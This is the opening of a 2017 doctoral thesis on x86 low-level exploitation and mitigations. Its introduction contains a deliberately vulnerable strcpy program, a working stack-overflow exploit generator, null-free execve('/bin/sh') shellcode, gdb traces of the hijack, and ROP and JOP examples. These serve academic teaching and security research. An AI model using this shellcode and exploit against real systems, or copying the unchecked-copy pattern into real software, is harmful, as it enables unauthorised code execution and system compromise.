Selected x86 Low-level Attacks and Mitigations

Christian W. Otterstad

Thesis for the degree of philosophiae doctor (PhD)
at the University of Bergen

2017

Date of defence: 13.10.2017

Acknowledgements

I would like to thank my advisors Øyvind Ytrehus and Kjell Jørgen Hole for their continued support and encouragement. I would also like to extend my gratitude towards my family and my co-workers who have been supportive throughout the writing of this thesis.

Abstract

Low-level exploitation is an ongoing security issue. History has shown multiple methods to gain control over, and control, the flow of execution, as well as multiple methods and approaches to mitigate the same issue. This thesis focuses on state-of-the-art mitigation techniques and presents attacks against them. Specific issues pertaining to vendor malware are also evaluated. Furthermore, overall trends in low-level exploitation are identified and discussed, and a generic solution that can mitigate low-level exploitation in general is presented.

Software based bounds checking has been employed previously, e.g. through AddressSanitizer, CCured, and others. However, reluctance to accept reduced performance has hindered widespread use. Intel MPX (Memory Protection Extensions) enables hardware accelerated support through special machine instructions. It is shown that under special circumstances the mitigation mechanism still allows exploitation, and potential attacks are listed. These attacks involve memory management at a level above MPX, e.g. heap managers, and pointer arithmetic or pointers that cannot be followed by the compiler. In particular, examples of vulnerable programs are provided: a program accepting a pointer from the command line which is used to write bytes into a buffer or dereferenced as a function pointer is not enforced by the bounds tracking. It is also shown that certain versions of MPX can loose track of pointers in particular cases due to an invalid `BNDLDX`. Later versions can have other issues: copying a full pointer, copying a pointer byte for byte or copying a pointer with an inline assembly routine all result in invalid bounds checking. A working exploit example is given against such an issue. In general, it is asserted that the MPX framework like any other code may contain bugs and/or limitations that render it exploitable, leading to typical exploitation.

XnR (eXecute-no-Read) prevents an attacker from reading executable memory—a response to JIT-ROP (Just-in-Time Return-oriented Programming) style attacks. XnR prevents an attacker, given a read primitive, from reading executable memory and finding gadgets. In this thesis, it is demonstrated that under special circumstances the target program remains vulnerable. In particular, it is shown that a forking server with a stack overflow can be used to completely bypass the combination of stack canaries, NX-bit, variable strength ASLR/ASLP, and XnR. This is realized through the use of BROP (Blind Return-Oriented Programming) which enables the attacker to scan for and locate the required gadgets to launch a successful exploit. The strength of the overall mitigation is highly dependent on the time required to find the necessary gadgets, which in turn is directly related to the strength of the ASLR implementation. The first known implementation of first principles BROP is presented, where the issues with implementing it are identified and solved. Moreover, the exploitation technique is improved over

standard first principles BROP to use multithreading and spatial information to speed up the detection of useful gadgets. Especially multithreading is shown to greatly improve performance.

A novel approach to mitigation of low-level exploitation is suggested, realized with a microservice network. The mitigating mechanism of this solution consists of better isolation, enforced in the strongest case by physical machine barriers. In consequence, the attacker gains less control for the same amount of work. This is demonstrated using an example microservice network of a trivial bank where the attacker's goal is direct access to the bank database, implemented as both a monolithic system as well as a microservice network. We show that the attacker obtains full access using a single exploit with the monolithic system, whereas on the microservice system the same amount of work only results in control over a single microservice node—hence preventing the attacker from taking control of the asset. We also identify and describe useful design patterns that would benefit a defender.

List of Papers

1. C. Otterstad, *On trends in low-level exploitation*, NISK 2016.
2. C. Otterstad, *A brief evaluation of Intel MPX*, IEEE SysCon, 13-16 April 2015.
3. C. Otterstad, *On the effectiveness of non-readable executable memory against BROP*, ATIS 2017, 6-7 June 2017.
4. O. Lysne, K. J. Hole, C. Otterstad, Ø. Ytrehus, R. Aarseth and J. Tellnes, *Vendor malware: detection limits and mitigation*, in Computer, vol. 49, no. 8, pp. 62-69, Aug. 2016.
5. C. Otterstad, T. Yarygina, *Low-level Exploitation Mitigation by Diverse Microservices*, submitted to ESOCC 2017.

Contents

List of Figures

Listings

Chapter 1

Introduction

This chapter will provide the motivation behind this thesis, and justify the importance of the key concepts discussed. Relevant basic and well-known background material will also be briefly presented and explained. Finally, this chapter will provide a summary of the work presented in the thesis, and explain its importance.

In brief, the introduction is structured as follows: Low-level exploitation as a general problem is presented in Section 1.1 where it is also argued that existing solutions are, at best, only approximations of perfect security. Hence, finding a general solution remains an open problem. An overview of some exploitation techniques is presented in Section 1.1.1, where both introductory techniques, as well as more modern attack techniques, are discussed. An overview of mitigation techniques is given in Section 1.1.2. Generic approaches for bypassing such defenses are explained in Section 1.1.3 with some examples in Section 1.1.4. Microservice architecture is suggested as a generic mitigation technique in this thesis, and for this reason, there is a brief introduction to this subject in Section 1.1.5. A discussion of the above topics is presented in Section 1.1.6. Finally, a summary of the papers is presented in Section 1.2.

The use of computers is increasing throughout society. As a natural consequence of this trend, computer security affects an increasing number of systems throughout everyday life. More widespread use of computers scales the problem in multiple dimensions; not only do existing types of systems become more widely deployed, but data and computer systems previously exclusively accessible offline is to an increasing extent made available online. This includes valuable assets such as medical or financial data, and important infrastructure systems. However, all computers are affected by security issues, even systems that remain offline. Another complication is the interoperability of systems, where one system may rely on multiple other systems with the possibility of both unidirectional and bidirectional dependencies. All computer systems are affected by security considerations; everyday consumer desktops and smartphones, supercomputers, as well as the less widely known embedded and specialized systems, e.g. the systems that operate cars, aircraft, industrial control systems, and medical devices. Furthermore, IoT (Internet of Things) devices are particularly prone to security issues for multiple reasons, further exacerbated by being carelessly marketed. It seems naive to assume computers will not play an even larger role in the future as computers become more integrated with both society and humans in general.

1.1 Low-level Exploitation Overview

Low-level exploitation can be considered as programming, where all possible interaction with a computer system, including the use of bugs to achieve a goal, may be utilized. The goal of low-level exploitation is often to establish direct control over the program counter of the machine and then perform arbitrary machine code execution. The use of bugs to achieve a goal is central to the topic. The domain of computer security, in general, can be considered as a superset of particular classes of computer bugs, namely exploitable bugs. In particular, that certain classes of bugs—and combinations—are what facilitate different classes of exploitation. Such bugs may either be the result of issues with the implementation or the design, or a combination. However, it should be noted that design and implementation bugs are not the only reason for exploitability, mere misconfiguration of a server or software can also be exploited. The reason bugs in general is still an issue stems from the simple complexity of the task of finding and correcting all bugs in the general case. While it is theoretically possible to use brute force and exhaust the search space for extremely trivial programs, it very quickly becomes infeasible. A simple analogy to cryptography can be made: 256 bit AES is considered completely impractical to break with an exhaustive search [21]. Yet the total search space for finding the key is only 32 bytes. A typical program can have hundreds of variables and multiple buffers and thus easily have a vastly larger search space than 32 bytes in terms of variables that affect machine state. Indeed, the entire set of all possible *machine states* must be considered part of the search space in order to "brute force" a program in terms of finding all bugs.

Further complicating this problem is the issue with the Halting problem. Even if the resources were available to computationally test every possible program state to test for crashes, the Halting problem states that in general, it is impossible to write a program which can test if another program will terminate. The program may get stuck in a loop, or perform very time demanding computation before it finishes—which cannot be computationally determined in the *general* case. By extension, it is impossible to test if a program will crash in the general case, and again by extension it is impossible to find all bugs in the general case. It should also be mentioned that even in the case where all possible machine states can be tested, this still would not find all possible exploitable bugs, as there may be bugs in the hardware and/or firmware as well—which would require testing of all the revisions of the hardware and firmware.

Another complicating factor is that any particular piece of software may have dependencies: Different systems may use different versions of the same library, hence allowing the exploitable bug to reside in a piece of software that did not receive the same level of scrutiny.

While it is possible to perform fuzzing, using tools such as AFL (American Fuzzy Lop), zzuf, or custom written fuzzing programs, this approach cannot in general *exhaust* the search space. However, fuzzers can be written such that aggressive pruning

of the search tree is possible, resulting in greatly enhanced performance. Fuzzing can also be done in conjunction with manual code review, to narrow the scope of the code under evaluation. In general, fuzzers have been successfully used to find a number of vulnerabilities, but does not come near solving the problem.

Static code analysis, using tools such as ARCHER, BOON, PolySpace, Split, and VulMiner, allows for errors to be detected in both source code and machine code, but such tools have limitations and can exhibit many false negatives [15] [17]. Limitations include e.g. limited function call depth, function pointers, limitations to the linear constraint solvers, and inability to fully understand string processing [15].

Tools such as Valgrind and Electric Fence implement *dynamic code analysis*, which can be used to find invalid use of memory, memory corruption, and race conditions while the program is being executed. This allows the program to be tested on actual user input.

It is also possible to use formal verification to verify that a program adheres to a certain model. However, such models have limitations and cannot capture all of the (known and unknown) low-level side effects that a certain computer system may produce when executing machine code. Furthermore, the specification itself may be flawed. Hence, it is limited what such verification can do in practice [14]. An example to illustrate this problem is the Row hammer attack [13], which exploits particular traits of memory modules, allowing the attacker to flip bits in adjacent memory rows. We are concerned with software related issues in this thesis. However, it should be mentioned that the problem described above is again further complicated by the fact that some security bugs are not even related to software. Testing a program on one architecture may still leave the overall system vulnerable to exploitation if there are issues with its firmware and/or hardware. Another practical consideration is the need to always make new or revised versions of existing software to stay competitive, often with new functionality.

For the general case of the Halting problem, consider the program in Listing 1.1. It is obvious that the program terminates to a human. A computational solution to determine if it will terminate will simply have to run the program and allow it to finish. However, for how long should the evaluating program wait? The program can easily be extended to a variant where it is not the case that it will terminate. Consider Listing 1.2. In both cases the variable counting is 4 bytes, but only the latter example can never quite reach the desired number in the test case of the loop. The counter will wrap around, and repeat ad infinitum.

Listing 1.1: A trivial program that terminates, halting.c.

```
1 int main(int argc, char **argv)
2 {
3         for(unsigned int i = 0; i < 4294967295; i++) { }
4
5         return 0;
6 }
```

Listing 1.2: A trivial program that does not terminate, halting_no_terminate.c.

```
1 int main(int argc, char **argv)
2 {
3         for(unsigned int i = 0; i < 4294967296; i++) { }
4
5         return 0;
6 }
```

Observing the assembly code in Listing 1.3 it can be seen that only a dword is incremented:

Listing 1.3: Excerpt of disassembly of halting_no_terminate.c.

```
1 0x400518 <+18>: add DWORD PTR [rbp-0x4],0x1
2 0x40051c <+22>: jmp 0x400518 <main+18>
```

While a program could be constructed to identify this particular problem in the machine code, the problem can be arbitrarily complex to understand, and no generalized solution for the problem exists. Note that in these cases there has so far been no input to consider. For every possible input value, another instance of the same problem is created.

Listing 1.4 contains a program with an exploitable bug. Although the problem is trivial—the use of strcpy() instead of strncpy()—the nature of a bug in real software can be a lot more complicated [5]. The notion of a bug is not even well-defined. This is especially true for an exploitable bug: the techniques that allow it to be exploited may be unknown or may not exist.

The informal definition of a bug is typically akin to an error, something that causes a failure, or the cause of unexpected computation. Unexpected computation is informally the program reaching a state that was not intended by the developer. However, for an attacker, the undesirable state may be desired. Hence, the notion of unexpected computation can be said to be relative to the actor in the use case. Indeed, the concept of a bug as a feature is at the heart of exploitation, although rare in other cases this relative notion is not exclusive to exploitation.

Listing 1.4: A trivial program with a vulnerable stack.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char **argv)
5  {
6          char stack_buffer[512];
7
8          strcpy(stack_buffer, argv[1]);
9
10         return 0;
11 }
```

In Listing 1.4 the program copies a string without bounds control into a buffer allocated on the stack. It is therefore capable of overwriting the stack frame as this structure is situated immediately adjacent to the buffer. Contained within the stack frame is the

base pointer and return address, on 32-bit x86 there are also function arguments. In Section 1.1.1 we shall see how such a bug can be exploited to achieve arbitrary code execution, as well as demonstrate some more advanced techniques.

1.1.1 Program Control

In general, an attacker wishes to obtain the highest privileged level of control over some target system, where the control is that of arbitrary code execution. The target system is hosted by the defender, and the defender typically has as a goal to host some service or use some service. It is important to note that exploitation is bidirectional but also lateral. It is bidirectional in the sense that the attacker may be the client or the server, and lateral in the sense that an attacker may reside as a third party, observing, manipulating or injecting code or data as it passes through a portion of the system the attacker can directly control or otherwise influence.

Exploitation is the result of extending the set of operations normal program functionality offers to that of a superset. All typical programs provide a set of ordinary functionality, some of which has extreme cases resulting in undefined behavior—bugs. Careful manipulation of these extreme cases, possibly together with other functionality are the building blocks of exploitation. The attacker uses a superset of operations as compared to that of a normal, benign user. The notion of an attack surface is important in this context as well and will be discussed in this section. The superset of operations in the case of Listing 1.4 is that of controlling the stack frame. Controlling the stack frame directly is beyond the functionality intended by the programmer. Specifically, this allows the attacker to control the return address, which is where the procedure will return once it executes its procedure epilogue. Leveraging the control over the return address enables the attacker to control the flow of execution. The same bug also enables the attacker to *inject* code. Indeed, the same buffer which is used to read string data can be used to hold a chunk of raw machine code. By controlling the flow of execution, the attacker could traditionally execute arbitrary machine code on the stack (or heap). This is essentially the classic stack overflow [1] and is depicted in Figure 1.1.

Arbitrary machine code execution is the holy grail for any attacker, ideally at the highest privilege level possible. However, even obtaining a regular user shell with a remote exploit is highly desirable, as it provides a great expansion in the set of operations available to the attacker. Many processes that require root access will drop privileges and will thus require an additional exploit for the attacker to escalate to root. However, once the attacker has a shell the exposed attack surface is typically larger than when remotely attacking a server. In general, the attacker starts with a set of operations that can be performed against the target system and seeks to extend this set of operations, and the attacker wishes to obtain maximum control for minimum effort. Hence, spawning a shell is a typical and natural way to extend the control in a way that is convenient to use as a staging platform for further operations.

Listing 1.5 is an exploit for the simple target program given in Listing 1.4. The exploit writes an exploit package which consists of a series of NOP instructions, followed

by shellcode, followed by a return value. The shellcode is the code the attacker wishes to execute, whereas the NOP instructions facilitate easier exploitation with the address given to the exploit not needing to be accurate—an offset into the NOP instructions will also yield successful execution of the shellcode. The return address is used to redirect the control flow.

In Listing 1.6 the attacker successfully redirects the IP (Instruction Pointer) into the stack of the target program, where some NOP instructions have been injected. The concept is illustrated in Figure 1.1.




Figure 1.1: The concept of redirecting the control flow based on a simple stack overflow.

Listing 1.5: Classical old style stack overflow exploit.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <stdint.h>
4
5  int main(int argc, char **argv)
6  {
7          if(argc < 2) {
8                  printf("usage: %s [total egg size] [
                       return address]\n", argv[0]);
9
10                 return 1;
11         }
12
13         int egg_size = atoi(argv[1]);
14         uint64_t rip;
15         sscanf(argv[2], "%lx", &rip);
16
17         printf("Total egg size: %d\n", egg_size);
18         printf("Return address: 0x%lx\n", rip);
19
20         unsigned char *egg;
21         if(!(egg = malloc(egg_size))) {
22                 perror("malloc");
23
24                 return 1;
25         }
```

```
26
27          char shellcode[] = "\x90\x90\x90\x90\x90\x90\x90\
               x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
               \x90\x90\x90\x90\x90";
28
29          int nop_sled_length = egg_size - sizeof(shellcode
               ) - sizeof(void *);
30
31          printf("NOP sled length: %d\n", nop_sled_length);
32
33          int egg_offset;
34          for(egg_offset = 0; egg_offset < nop_sled_length;
                egg_offset++) {
35                  egg[egg_offset] = 0x90;
36          }
37
38          for(int i = 0; i < sizeof(shellcode) - 1; i++) {
39                  egg[egg_offset++] = shellcode[i];
40          }
41
42          printf("Unaligned egg offset: %d\n", egg_offset);
43
44          egg_offset &= 0xfffffffffffffff8;
45
46          printf("Aligned egg offset: %d\n", egg_offset);
47
48          *((uint64_t *) &egg[egg_offset]) = rip;
49
50          if(setenv("EGG", egg, 1) < 0) {
51                  perror("setenv");
52
53                  return 1;
54          }
55
56          system("/bin/sh");
57
58          free(egg);
59
60          return 0;
61  }
```

Listing 1.6: Redirection of control flow to execute NOP instructions.

```
1 $ ./a.out 536 0x7fffffffd6ff
2 Total egg size: 536
3 Return address: 0x7fffffffd6ff
4 NOP sled length: 503
5 Unaligned egg offset: 527
```

```
Aligned egg offset: 520
sh-4.3$ gdb -q target
Reading symbols from target...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000400506 <+0>:     push   rbp
   0x0000000000400507 <+1>:     mov    rbp,rsp
   0x000000000040050a <+4>:     sub    rsp,0x210
   0x0000000000400511 <+11>:    mov    DWORD PTR [rbp-0x204],edi
   0x0000000000400517 <+17>:    mov    QWORD PTR [rbp-0x210],rsi
   0x000000000040051e <+24>:    mov    rax,QWORD PTR [rbp-0x210]
   0x0000000000400525 <+31>:    add    rax,0x8
   0x0000000000400529 <+35>:    mov    rdx,QWORD PTR [rax]
   0x000000000040052c <+38>:    lea    rax,[rbp-0x200]
   0x0000000000400533 <+45>:    mov    rsi,rdx
   0x0000000000400536 <+48>:    mov    rdi,rax
   0x0000000000400539 <+51>:    call   0x4003e0 <strcpy@plt>
   0x000000000040053e <+56>:    mov    eax,0x0
   0x0000000000400543 <+61>:    leave
   0x0000000000400544 <+62>:    ret
End of assembler dump.
(gdb) b *0x0000000000400544
Breakpoint 1 at 0x400544
(gdb) run $EGG
Starting program: /home/cwo/svn_archive/5_EDU/phd/dissertation/source/target $EGG

Breakpoint 1, 0x0000000000400544 in main ()
=> 0x0000000000400544 <main+62>:        c3      ret
(gdb) x/a $rsp
0x7fffffffd808: 0x7fffffffd6ff
(gdb) si
0x00007fffffffd6ff in ?? ()
=> 0x00007fffffffd6ff:  90      nop
(gdb) si
0x00007fffffffd700 in ?? ()
=> 0x00007fffffffd700:  90      nop
(gdb) si
0x00007fffffffd701 in ?? ()
=> 0x00007fffffffd701:  90      nop
(gdb)
```

The attacker often has to work under particular constraints, enforced by the target program and the target program's environment, which attempts to mitigate classes of vulnerabilities. Common mitigations will be described later. In this example, there are no mitigation techniques to consider, but the nature of the bug itself limits the attacker only to be able to copy non-zero bytes into the vulnerable buffer.

Consider the shellcode in Listing 1.7. Here we see code that simply executes `/bin/sh` by calling `execve()`. However, the machine code contains null bytes. The revised version, shown in Listing 1.8, is less straightforward but can do the same execution using no null bytes. This is achieved through using only opcodes and operands that contain no null bytes, by filling in null bytes with stray values that will be removed by shift operations. As will be shown later, the constraints the attacker has to work under can be more challenging, and this serves only as a simple example of that. However, there are often still ways to perform the required computation within the given constraints.

Listing 1.7: Shellode with null bytes.

```
1  0x4000f0 <+0>:  b8 3b 00 00 00   mov    eax,0x3b
2  0x4000f5 <+5>:  48 bf 10 01 60 00 00 00 00 00   movabs
       rdi,0x600110
3  0x4000ff <+15>: 48 31 f6         xor    rsi,rsi
4  0x400102 <+18>: 48 31 d2         xor    rdx,rdx
5  0x400105 <+21>: 0f 05    syscall
6  0x400107 <+23>: b8 3c 00 00 00   mov    eax,0x3c
7  0x40010c <+28>: 0f 05    syscall
```

Listing 1.8: Shellode without null bytes.

```
1  0x4000b0 <+0>:  48 b8 ff ff ff ff ff ff ff 3b   movabs
       rax,0x3bffffffffffffff
2  0x4000ba <+10>: 48 c1 e8 38      shr    rax,0x38
3  0x4000be <+14>: 48 bb 2f 62 69 6e 2f 73 68 ff   movabs
       rbx,0xff68732f6e69622f
4  0x4000c8 <+24>: 48 c1 e3 08      shl    rbx,0x8
5  0x4000cc <+28>: 48 c1 eb 08      shr    rbx,0x8
6  0x4000d0 <+32>: 53       push   rbx
7  0x4000d1 <+33>: 48 89 e7         mov    rdi,rsp
8  0x4000d4 <+36>: 48 31 f6         xor    rsi,rsi
9  0x4000d7 <+39>: 48 31 d2         xor    rdx,rdx
10 0x4000da <+42>: 0f 05    syscall
11 0x4000dc <+44>: 48 b8 ff ff ff ff ff ff ff 3c   movabs
       rax,0x3cffffffffffffff
12 0x4000e6 <+54>: 48 c1 e8 38      shr    rax,0x38
13 0x4000ea <+58>: 0f 05    syscall
```

In Listing 1.9 it is shown that a shell is obtained when using the shellcode from Listing 1.8 instead of a shellcode consisting of simply NOPs.

Listing 1.9: Example of obtaining a shell with a stack overflow exploit.

```
1 $ ./a.out 536 0x7fffffffd6ff
2 Total egg size: 536
3 Return address: 0x7fffffffd6ff
4 NOP sled length: 459
5 Unaligned egg offset: 527
6 Aligned egg offset: 520
7 sh-4.3$ ./target $EGG
8 $
```

The increased control set is obtained from exploiting a program with privileges beyond that of the attacker. This can be a local privilege escalation or a remote exploit which obtains a shell on the remote machine—resulting in increased control in both cases.

The simple attack technique presented in Listing 1.5 prompted for techniques to mitigate it. Manual and even assisted code review was found to be unsatisfactory in dealing with the problem. Some of the standard mitigation techniques will be described in Section 1.1.2. For now, we will look at what else the attacker can do.

We note there are certain operations that are highly desirable and powerful for the attacker, which we can refer to as primitives:

- The ability to read data from an arbitrary address, which is not intended to be read.
- The ability to write arbitrary data, to an arbitrary address, which is not intended to be written.
- The ability to execute code which is not intended to be executed.
- The ability to execute code which is intended to be executed, but in an unintended order.
- The ability to inject executable code into the program.

These primitives are important for obvious reasons, namely the ability to manipulate the control flow, modify data or disclose data. However, even if they are not as powerful as presented here—e.g. even if the address is not completely arbitrary, or perhaps only a few bytes or a single byte can be written—it turns out that in many cases very unexpected behavior can still result from carefully constructed payloads.

If the attacker can control the stack, the attacker can control the instruction pointer. Executing arbitrary code also placed on the stack appears to be the most straightforward way to do so. However, any code can be executed. In the return-to-libc attack [24], the attacker redirects the control flow to a library function call, enabling the attacker to reuse existing code in the program instead of injecting any code. On 32-bit x86 Linux systems, the calling convention is to pass arguments on the stack. This allows the same memory space that the attacker already controls to be used for providing the arguments

as well. The notion of code reuse can, however, be generalized. There is no restriction on using only library functions. Indeed, ROP (Return-oriented programming) allows for any addressable and executable code snippet—gadgets—which is return-terminated to be used as building blocks to construct a program. ROP can be imagined as more fine-grained return-to-libc, where the notion of code reuse being tied to library calls is discarded. The stack is used effectively as a program counter and is loaded with addresses of gadgets. Each gadget performs a useful task for the attacker. Similarly to a regular opcode, it may take arguments, e.g. a useful gadget could be `pop rax`, which loads a value into the `rax` register from the stack. Again, the attacker controls the stack and can load this argument onto the stack and enable the gadget to load an arbitrary value. The stack pointer will not load the address of data as an executable address. Instead, data will be popped from the stack, hence incrementing the stack pointer as normally and allowing the instruction pointer to skip arguments. The overall concept is illustrated in Figure 1.2




Figure 1.2: An illustration of the core idea behind Return-oriented Programming.

Consider the following example in Listing 1.10:

Listing 1.10: Redirection of control flow using the stack as a program counter.

```
1  ...
2      0x00000000004008bc <+342>:    call   0x400620 <
           memcpy@plt>
3      0x00000000004008c1 <+347>:    mov    eax,0x0
4      0x00000000004008c6 <+352>:    leave
5      0x00000000004008c7 <+353>:    ret
6  End of assembler dump.
```

```
(gdb) b *0x00000000004008c7
Breakpoint 1 at 0x4008c7
(gdb) run benign_input
Starting program: /home/cwo/svn_archive/2_hacking/
   research_exploits/targets/rop_exploitable/
   target_bof4_fileio_simple benign_input
Allocating buffer ...
Reading 23 bytes into buffer ...

Breakpoint 1, 0x00000000004008c7 in main ()
=> 0x00000000004008c7 <main+353>:       c3      ret
(gdb) x/a $rsp
0x7fffffffdbc8: 0x7ffff7a60790 <__libc_start_main+240>
(gdb) c
Continuing.
[Inferior 1 (process 1015) exited normally]
(gdb) run egg
Starting program: /home/cwo/svn_archive/2_hacking/
   research_exploits/targets/rop_exploitable/
   target_bof4_fileio_simple egg
Allocating buffer ...
Reading 1145 bytes into buffer ...

Breakpoint 1, 0x00000000004008c7 in main ()
=> 0x00000000004008c7 <main+353>:       c3      ret
(gdb) x/a $rsp
0x7fffffffdbc8: 0x4008f8
(gdb) x/16a $rsp
0x7fffffffdbc8: 0x4008f8        0x601068
0x7fffffffdbd8: 0x4008f2        0x68732f2f6e69622f
0x7fffffffdbe8: 0x4008ee        0x4008f8
0x7fffffffdbf8: 0x601070        0x4008fa
0x7fffffffdc08: 0x4008ee        0x40090b
0x7fffffffdc18: 0x601068        0x40090d
0x7fffffffdc28: 0x601070        0x4008f8
0x7fffffffdc38: 0x601070        0x4008fa
(gdb) si
0x00000000004008f8 in ?? ()
=> 0x00000000004008f8:  5a      pop     rdx
(gdb) si
0x00000000004008f9 in ?? ()
=> 0x00000000004008f9:  c3      ret
(gdb) si
0x00000000004008f2 in ?? ()
=> 0x00000000004008f2:  58      pop     rax
(gdb) si
0x00000000004008f3 in ?? ()
```

```
50 => 0x00000000004008f3:  c3        ret
51 (gdb) si
52 0x00000000004008ee in ?? ()
53 => 0x00000000004008ee:  48 89 02          mov     QWORD PTR
      [rdx],rax
54 (gdb) si
55 0x00000000004008f1 in ?? ()
56 => 0x00000000004008f1:  c3        ret
57 (gdb) si
58 0x00000000004008f8 in ?? ()
59 => 0x00000000004008f8:  5a        pop     rdx
60 (gdb) si
61 0x00000000004008f9 in ?? ()
62 => 0x00000000004008f9:  c3        ret
63 (gdb)
```

It is first demonstrated that upon normal execution, the program returns normally into __libc_start_main. However, upon taking control of the instruction pointer, we again achieve the same scenario as pointed out before, namely that the control flow can be redirected arbitrarily. In this particular case, it can be seen that the stack contains a list of pointers and some other values. This is a set of gadgets to perform specific instructions. It is then shown by stepping through single instructions that the gadget is executed and the subsequent gadgets get popped off of the stack and executed—the stack effectively working as a program counter.

It should also be noted that on x86, unaligned execution is legal, which sometimes enables the attacker to use the same machine code snippets for multiple gadgets, or turn a useless gadget into a useful gadget. Consider the example in Listing 1.11.

Listing 1.11: An example of unaligned machine code.

```
1  (gdb) disas 0x4027e0,+12
2  Dump of assembler code from 0x4027e0 to 0x4027ec:
3     0x00000000004027e0 <main+0>: push   r15
4     0x00000000004027e2 <main+2>: push   r14
5     0x00000000004027e4 <main+4>: push   r13
6     0x00000000004027e6 <main+6>: push   r12
7     0x00000000004027e8 <main+8>: push   rbp
8     0x00000000004027e9 <main+9>: mov    rbp,rsi
9  End of assembler dump.
10 (gdb) disas 0x4027e1,+4
11 Dump of assembler code from 0x4027e1 to 0x4027e5:
12    0x00000000004027e1 <main+1>: push   rdi
13    0x00000000004027e2 <main+2>: push   r14
14    0x00000000004027e4 <main+4>: push   r13
15 End of assembler dump.
16 (gdb) disas 0x4027e3,+4
17 Dump of assembler code from 0x4027e3 to 0x4027e7:
18    0x00000000004027e3 <main+3>: push   rsi
```

```
19     0x00000000004027e4 <main+4>: push    r13
20     0x00000000004027e6 <main+6>: push    r12
21 End of assembler dump.
22 (gdb) disas 0x4027e5,+4
23 Dump of assembler code from 0x4027e5 to 0x4027e9:
24     0x00000000004027e5 <main+5>: push    rbp
25     0x00000000004027e6 <main+6>: push    r12
26     0x00000000004027e8 <main+8>: push    rbp
27 End of assembler dump.
28 (gdb) disas 0x4027e7,+4
29 Dump of assembler code from 0x4027e7 to 0x4027eb:
30     0x00000000004027e7 <main+7>: push    rsp
31     0x00000000004027e8 <main+8>: push    rbp
32     0x00000000004027e9 <main+9>: mov     rbp,rsi
33 End of assembler dump.
34 (gdb)
```

In Listing 1.11 it can be seen how e.g. `push r15` is turned into a `push rdi` by executing it at an offset of 1, similarly for `push r14` which can be turned into `push rsi`. Since certain gadgets may in some cases be scarce the ability to find as many gadgets as possible is important, and this technique is useful in that context.

It should also be noted that gadgets may carry unwanted side effects, e.g. clobbering of registers or causing the exploit to crash by accessing invalid memory. In particular, a gadget may do e.g. `pop rbx; inc rax; ret`, the attacker might only want the `pop rbx` behavior and would need `rax` to retain its value. However, these issues can sometimes be overcome by using other gadgets to undo the effect or ignoring the effect where another approach may be possible.

Such code reuse attacks rely on the required gadgets being present in the accessible address space of the target program. Moreover, it relies on the attacker being able to find those gadgets and also creates a particular pattern of execution when being executed, both of which are traits taken advantage of by mitigation techniques that will be elaborated on later. For now, we continue to examine the notion of execution of arbitrary machine code and look at other ways this can be achieved. Jump-oriented Programming (JOP) [4] introduces the notion of dispatcher gadget, jump-controlled execution. Whereas return-oriented programming utilizes the stack as a program counter, jump-oriented programming uses any register as a pointer into a gadget table and foregoes the requirement of gadgets being return-terminated. The concept is illustrated in Figure 1.3. This allows an attacker to concatenate a list of gadgets which are terminated by indirect jumps, all of which return control to the dispatcher gadget. A simple overview of this system is given in Listing 1.12.




Figure 1.3: An illustration of the core idea behind Jump-oriented Programming.

Listing 1.12: Jump-oriented Programming concept.

```
1  SECTION .bss
2
3  gadget_table: resb 1024
4
5  SECTION .text
6
7  global _start
8
9  _start:
10         call pseudo_gadget
11         call initializer_gadget
12         jmp dispatcher_gadget
13
14 pseudo_gadget: ; In JOP, the attacker is assumed to be
       able to put a payload in memory somewhere, this
       procedure simulates that step.
15         mov rax, gadget_table
16         mov dword[rax+8], gadget_A
17         mov dword[rax+16], gadget_B
18         mov dword[rax+24], gadget_C
19         ret
20
21 initializer_gadget:
22         mov rbx, gadget_table
23         mov rsi, dispatcher_gadget
24         ret
25
26 dispatcher_gadget:
27         add rbx, 8
28         jmp [rbx]
29
```

```
30 gadget_A:
31         nop
32         jmp rsi
33
34 gadget_B:
35         nop
36         jmp rsi
37
38 gadget_C:
39         nop
40         jmp rsi
```

In Listing 1.12 the program first populates a call table with gadgets. The call table will be used by the dispatcher gadget to drive the shellcode execution. The program proceeds to call the initializer gadget which sets the required registers, `rbx` and `rsi` in this case, to point to the call table and the dispatcher gadget, respectively. Shellcode execution is then initiated by calling the dispatcher gadget. This is a type of virtual machine, the program uses `rbx` as a program counter. In this case, for simplicity, the program only contains trivial dummy gadgets.

